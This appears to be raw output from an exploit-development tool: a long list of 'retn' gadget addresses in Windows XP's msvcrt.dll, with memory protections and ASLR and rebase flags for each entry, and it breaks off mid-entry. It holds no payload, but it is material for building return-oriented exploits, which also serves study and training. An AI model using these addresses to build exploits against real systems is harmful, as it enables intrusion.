0x77c21bc3 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c21c2d : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c21c85 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c21d0e : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c21d17 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c21d3d : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c21d4a : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c21e17 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c21e4a : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c21e89 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c21ef6 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c21f8a : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c2206b : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c2206f : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c22116 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c2219f : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c222d2 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)

```

0x77c22465 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c2248a : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c22561 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c22584 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c225a7 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c225ca : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c22667 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c22695 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c226e4 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c22756 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c22831 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c2287a : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c22898 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c22966 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c22a1f : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c22aa0 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c22ad1 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)

```

0x77c22af9 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c22afd : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c22b29 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c22bb4 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c22c0b : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c22c36 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c22c70 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c22cea : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c22d13 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c22d33 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c22d56 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c22de8 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c22e47 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c22e58 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c22ebf : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c22ecc : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c22fe4 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)

```

0x77c23062 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c2306f : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c23093 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c23136 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c23182 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c23196 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c231ae : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c231ea : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c2362d : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c23686 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c2388a : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c23893 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c23928 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c2393a : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c23961 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c23975 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c23990 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)

```

0x77c239ca : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c23a05 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c23ae5 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c23ae9 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c23aff : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c23b03 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c23b19 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c23b1c : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c23b28 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c23b48 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c23b87 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c23be3 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c23d0e : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c23da8 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c23e2c : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c23e2f : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c23e7c : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)

```

```

0x77c23e90 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c23fa2 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c24489 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c244c7 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c24702 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c24765 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c2478e : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c247b7 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c247e0 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c24951 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c24a09 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c24ac2 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c24b46 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c24ba8 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c24ce0 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c24cfb : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c24d16 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)

```


0x77c24e8b : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c24f32 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c24f89 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c25237 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c252fd : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c25406 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c254c4 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c255d7 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c2578a : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c25792 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c257f0 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c25b4e : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c25cdb : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c25de1 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c25e16 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c25eaf : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c2601b : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)

```

0x77c2611b : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c26488 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c264e9 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c2653c : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c265a7 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c26644 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c26672 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c266e0 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c2670b : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c26730 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c2678d : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c267ae : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c267cc : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c2680e : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c26863 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c268b4 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c26a75 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)

```

```

0x77c26bd1 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c26d20 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c26e94 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c27068 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c271c0 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c272aa : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c272d6 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c27374 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c273a7 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
